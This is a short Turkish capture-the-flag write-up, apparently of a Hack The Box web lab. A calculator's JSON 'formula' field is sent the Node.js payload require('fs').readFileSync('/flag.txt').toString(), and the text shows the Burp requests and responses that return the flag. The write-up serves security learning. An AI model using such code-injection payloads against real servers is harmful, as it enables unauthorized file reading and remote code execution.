

Laboratuvara bağlandıktan sonra verilen adrese girdiğimizde bir hesap makinesi ile karşılaşıyoruz ve geliştirici araçları ile ağ kontrolü yaptığımızda hesap makinesinde formül isteğini görüyoruz.




Verilen dosyanın kaynak kodlarını incelediğimizde sahte bir flag.txt dosyasını görüyoruz. Burp ile isteği yakalayıp .js dosyasından flag dosyasını;

"require ('fs') .readFileSync ('/flag.txt') .toString ();"

Yakaladığımız isteği reuquire ile sistem ile etkileşimde bulunup flag dosyasını okunmasını sağlar.


Request
Pretty Raw Hex
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://94.237.53.113:37551
Referer: http://94.237.53.113:37551/
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{"formula":"100*10-3+340"}
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-Zi/yD7k8AFOLLvPGBOLL5V640uE"
Date: Sat, 07 Sep 2024 09:20:11 GMT
Connection: close
{
"message":1337
}
Search
0 highlights


Request
Pretty Raw Hex
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://94.237.53.113:37551
Referer: http://94.237.53.113:37551/
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
{
"formula":
"require('fs').readFileSync('/flag.txt').toString();"
}
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 48
ETag: W/"30-Z45ILjsxWiV/0G1tLY7H3+paiOc"
Date: Sat, 07 Sep 2024 11:48:12 GMT
Connection: close
{
"message":"HTB{c4lcul4t3d_my_w4y_thr0ugh_rc3}"
}
Search
0 highlights